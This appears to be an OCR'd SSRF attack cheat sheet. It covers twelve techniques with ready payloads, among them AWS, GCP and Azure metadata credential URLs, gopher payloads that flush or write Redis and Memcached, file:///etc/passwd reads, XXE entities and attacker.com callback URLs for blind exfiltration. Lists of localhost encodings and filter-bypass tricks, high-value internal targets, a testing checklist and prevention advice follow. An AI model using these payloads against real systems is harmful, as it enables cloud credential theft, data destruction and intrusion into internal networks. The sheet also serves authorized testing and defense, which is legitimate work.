
SERVER-SIDE REQUEST FORGERY

Complete SSRF Attack Reference

What is SSRF?
Server-Side Request Forgery (SSRF) is a vulnerability that allows attackers to make the server send HTTP requests to arbitrary destinations. By manipulating URLs in vulnerable parameters, attackers can scan internal networks, access cloud metadata services, read local files, or attack internal services that are otherwise unreachable from the internet.

1. Basic SSRF - Internal Network Scanning

Description: Exploits URL parameters to make server access internal network resources. Attacker provides internal IPs/hostnames to scan ports, identify services, or access admin interfaces only available on localhost or internal network.



Example Payload:

```
http://192.168.1.1:8080 or http://localhost:6379
```


Attack Vectors:

```
url=http://127.0.0.1/admin | url=http://192.168.0.1 | url=http://internal-db:3306
```

Impact: Internal network enumeration, access to internal services, port scanning

2. Cloud Metadata SSRF (AWS/Azure/GCP)

Description: Targets cloud metadata services to extract sensitive information like API keys, credentials, instance details. AWS metadata at 169.254.169.254 contains IAM roles and secrets. Critical for cloud exploitation.



Example Payload:

```
http://169.254.169.254/latest/meta-data/iam/security-credentials/
```


Attack Vectors:

```
AWS: 169.254.169.254 | Azure: 169.254.169.254/metadata/instance | GCP: metadata.google.internal
```

Impact: Cloud credentials theft, privilege escalation, account takeover

3. Protocol Smuggling SSRF

Description: Uses non-HTTP protocols through URL schemes. Exploits file://, gopher://, dict://, ftp:// protocols. Gopher particularly powerful for crafting raw TCP requests to attack internal services like Redis, Memcached.



Example Payload:

```
gopher://127.0.0.1:6379/_SET%20key%20value
```


Attack Vectors:

```
file:///etc/passwd | gopher://redis:6379 | dict://localhost:11211 | ftp://internal-ftp
```

Impact: Internal service exploitation, file disclosure, NoSQL injection via SSRF

4. Blind SSRF

Description: Server makes request but response not returned to attacker. Detection via out-of-band techniques: DNS lookups, HTTP callbacks to attacker server, timing differences. Requires attacker-controlled domain to receive callbacks.



Example Payload:

```
url=http://burpcollaborator.net or url=http://attacker.com/callback
```


Attack Vectors:

```
DNS: subdomain.burpcollaborator.net | HTTP: webhook.site/unique-id | Timing
```

Impact: Network mapping, vulnerability confirmation, limited data exfiltration

5. SSRF with URL Validation Bypass

Description: Bypasses weak URL validation using URL parsing inconsistencies, open redirects, DNS rebinding, or @ symbol tricks. Exploits differences between validation logic and actual request implementation.



Example Payload:

```
http://attacker.com@internal.local or http://internal@169.254.169.254
```


Attack Vectors:

```
@ trick: evil.com@internal | #: internal#@evil.com | Open redirect | DNS rebinding
```

Impact: Bypasses blacklists, accesses restricted internal resources

6. SSRF via PDF Generation

Description: PDF generators and document converters often fetch remote resources. Inject HTML/XML with iframe, img, or link tags pointing to internal URLs. Server processes document and makes SSRF request during rendering.



Example Payload:

```
<img src='http://169.254.169.254/latest/meta-data/'> in HTML-to-PDF
```


Attack Vectors:

```
HTML: <iframe src=''> | XML: <!DOCTYPE foo [<!ENTITY xxe SYSTEM 'http://internal'>]>
```

Impact: Internal resource access through document processing, XXE + SSRF combo

7. SSRF via Image Processing

Description: Image processing libraries (ImageMagick, GraphicsMagick) can fetch remote URLs. Provide URL to malicious image or use ImageMagick exploits. SVG files particularly dangerous with embedded scripts and URLs.



Example Payload:

```
url=http://internal-service/api (ImageMagick fetches during processing)
```


Attack Vectors:

```
Direct URL | SVG with script | ImageMagick exploits (CVE-2016-3714)
```

> **Impact:** Internal network access, potential RCE via ImageMagick vulnerabilities

8. SSRF via XML External Entity (XXE)

Description: Combines XXE with SSRF to access internal resources. XML parser configured to resolve external entities can be forced to make HTTP requests. Out-of-band XXE enables blind SSRF data exfiltration.



Example Payload:

```
<!DOCTYPE foo [<!ENTITY xxe SYSTEM 'http://169.254.169.254/latest/'>]>
```


Attack Vectors:

```
External entity to internal URL | OOB: Entity to attacker server | file:// protocol
```

> **Impact:** File disclosure, internal service access, data exfiltration

9. SSRF to Internal Service Attack

Description: Uses SSRF to attack internal services like Redis, Memcached, Elasticsearch, MongoDB. Gopher protocol crafts raw TCP payloads. Can execute commands, modify data, or exploit vulnerabilities in internal services.



Example Payload:

```
gopher://redis:6379/_FLUSHALL (flushes Redis database)
```


Attack Vectors:

```
Redis: FLUSHALL, SET, GET | Memcached: set, get, delete | Elasticsearch queries
```

Impact: Internal database manipulation, cache poisoning, data destruction

10. DNS Rebinding SSRF

Description: Advanced technique bypassing URL validation. Domain initially resolves to attacker IP (passes validation), then rebinds to internal IP. Time-of-check vs time-of-use vulnerability. Requires DNS control.



Example Payload:

```
rebind.attacker.com (resolves to 1.2.3.4, then 127.0.0.1)
```


Attack Vectors:

```
Setup: DNS with low TTL | Initial: public IP | Rebind: internal IP | Race condition
```

Impact: Bypasses robust domain whitelisting, accesses internal resources

11. SSRF via Webhooks

Description: Applications accepting webhook URLs for callbacks. Attacker registers internal URLs as webhook destinations. Server makes authenticated requests to internal endpoints when webhook triggers.



Example Payload:

```
webhook_url=http://internal-admin:8080/delete-all-users
```


Attack Vectors:

```
Register internal URL as webhook | Trigger webhook event | Authenticated SSRF
```

> **Impact:** Authenticated internal requests, privilege escalation, destructive actions

12. SSRF Chain Exploitation

Description: Combines SSRF with other vulnerabilities for maximum impact. SSRF to internal Jenkins → RCE. SSRF to admin panel → CSRF. SSRF to cloud metadata → full AWS access. Chain attacks for critical compromise.



Example Payload:

```
SSRF → AWS metadata → IAM credentials → S3 bucket access → data breach
```

Attack Vectors:

```
Multi-stage: SSRF → Credentials → Lateral movement → Data exfiltration
```

> **Impact:** Complete infrastructure compromise, data breaches, full system control

HIGH-VALUE SSRF TARGETS

Cloud Metadata Services

- AWS: http://169.254.169.254/latest/meta-data/
- AWS IAM: http://169.254.169.254/latest/meta-data/iam/security-credentials/
- AWS User Data: http://169.254.169.254/latest/user-data/
- Azure: http://169.254.169.254/metadata/instance?api-version=2021-02-01
- GCP: http://metadata.google.internal/computeMetadata/v1/
- GCP Token: http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token
- DigitalOcean: http://169.254.169.254/metadata/v1/
- Oracle Cloud: http://169.254.169.254/opc/v1/instance/

Internal Network Ranges (RFC 1918)

- 10.0.0.0/8 - Private Class A
- 172.16.0.0/12 - Private Class B
- 192.168.0.0/16 - Private Class C
- 127.0.0.0/8 - Loopback (localhost)
- 169.254.0.0/16 - Link-local (APIPA)
- 0.0.0.0 - Current network (sometimes bypasses filters)

Common Internal Services & Ports

- Redis: 6379 - In-memory database
- Memcached: 11211 - Cache service
- Elasticsearch: 9200 - Search engine
- MongoDB: 27017 - NoSQL database
- MySQL: 3306 - SQL database
- PostgreSQL: 5432 - SQL database
- Docker API: 2375, 2376 - Container management
- Kubernetes: 8001, 8080, 10250 - K8s API
- Jenkins: 8080 - CI/CD (often has RCE)
- Consul: 8500 - Service discovery
- Etcd: 2379 - Key-value store

Localhost Variations & Bypasses

- 127.0.0.1 - Standard localhost

- 127.1 - Short form
- 2130706433 - Decimal IP
- 0x7f000001 - Hexadecimal
- 0177.0000.0000.0001 - Octal
- localhost - Hostname
- [::] - IPv6 loopback
- 0.0.0.0 - Wildcard address
- 127.0.0.1.nip.io - DNS wildcard service

URL Schemes for Protocol Smuggling

- http:// - Standard web requests
- https:// - Encrypted web requests
- file:/// - Local file access
- gopher:// - Raw TCP (Redis, Memcached)
- dict:// - Dictionary protocol
- ftp:// - File transfer
- tftp:// - Trivial FTP
- ldap:// - Directory services
- jar:// - Java archives

FILTER BYPASS TECHNIQUES

• **IP Address Encoding:** Decimal: 2130706433 | Hex: 0x7f000001 | Octal: 0177.0.0.1 | Mixed: 127.1 | IPv6: [::1]

• **Domain Tricks:** @ symbol: http://evil.com@internal.local | # symbol: http://internal.local#@evil.com

• **Open Redirects:** Use open redirect on allowed domain: http://trusted.com/redirect?url=http://internal

• **DNS Rebinding:** Domain resolves to public IP initially, then internal IP on subsequent requests

• **Wildcard DNS:** 127.0.0.1.nip.io resolves to 127.0.0.1 | Use for bypass: http://127.0.0.1.nip.io

• **URL Encoding:** %31%32%37%2e%30%2e%30%2e%31 (127.0.0.1) | Double encoding: %2531%2532%2537

• **Case Variations:** lOcAlHoSt | HTTP vs http | Mixed case to bypass regex

• **CRLF Injection:** Inject headers via %0d%0a to manipulate request | Host header injection

GOPHER PROTOCOL SSRF PAYLOADS

Redis FLUSHALL:

```
gopher://127.0.0.1:6379/_FLUSHALL
```

Redis SET key:

```
gopher://127.0.0.1:6379/_SET%20key%20value
```

Memcached SET:

```
gopher://127.0.0.1:11211/_set%20key%200%200%205%0d%0avalue
```

HTTP Request:

```
gopher://internal:80/_GET%20/admin%20HTTP/1.1%0d%0aHost:%20internal
```

SSRF PREVENTION

• **Whitelist Allowed Destinations:** Maintain strict whitelist of allowed domains/IPs. Reject all others. Use hostname verification, not just domain checking. Validate after DNS resolution to prevent rebinding.

• **Disable Unnecessary Protocols:** Block file://, gopher://, dict://, ftp:// protocols. Only allow http:// and https://. Disable URL redirection following if not needed.

• **Network Segmentation:** Isolate application servers from internal network. Use firewall rules to block access to internal IPs (RFC 1918, 127.0.0.0/8, 169.254.0.0/16). Separate DMZ from internal services.

• **Block Cloud Metadata Access:** Explicitly block 169.254.169.254 and metadata.google.internal at firewall level. Use IMDSv2 for AWS (requires token). Network ACLs to prevent metadata access.

• **Response Validation:** Don't return raw response to user. Validate response headers and content. Limit response size. Check Content-Type matches expected format.

• **Use Safe Libraries:** Use libraries with SSRF protection (requests with allow_redirects=False). Avoid curl_exec, file_get_contents with user input. Configure timeout limits.

• **Authentication for Internal Services:** All internal services should require authentication. Don't rely on network location for security. Use mutual TLS for internal communication.

• **Monitoring and Logging:** Log all external requests with destinations. Alert on internal IP access attempts. Monitor for metadata service access. Track unusual outbound connections.

SSRF DETECTION & TESTING

✓ Test all URL parameters: url=, uri=, path=, dest=, redirect=, webhook=, etc.

✓ Try localhost variations: 127.0.0.1, localhost, 127.1, 0.0.0.0

✓ Test cloud metadata: http://169.254.169.254/latest/meta-data/

✓ Try internal IPs: 10.0.0.1, 192.168.1.1, 172.16.0.1

✓ Test different protocols: file://, gopher://, dict://, ftp://

✓ Use Burp Collaborator or webhook.site for blind SSRF detection

✓ Try IP encoding: decimal, hex, octal, short forms

✓ Test @ and # URL tricks: http://attacker@internal

✓ Look for timing differences (blind SSRF indicator)

✓ Try common internal ports: 22, 80, 443, 3306, 6379, 8080, 9200

✓ Test document upload/processing features

✓ Check webhook and callback URL parameters

✓ Try XXE with SSRF payloads in XML inputs

✓ Test image processing with URL inputs

✓ Monitor DNS queries from application server (Burp Collaborator)

✓ Check for open redirects to chain with SSRF

SSRF IMPACT BY TARGET

Target	Access Gained	Severity
AWS Metadata	IAM credentials, SSH keys	Critical
Internal Admin Panel	Privileged operations	High
Redis/Memcached	Data manipulation, cache poisoning	High
Elasticsearch	Data access, cluster control	High
Internal APIs	Sensitive data, operations	Medium-High
File System (file://)	Configuration, credentials	High

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized SSRF attacks and network scanning are illegal. Always obtain written permission before testing.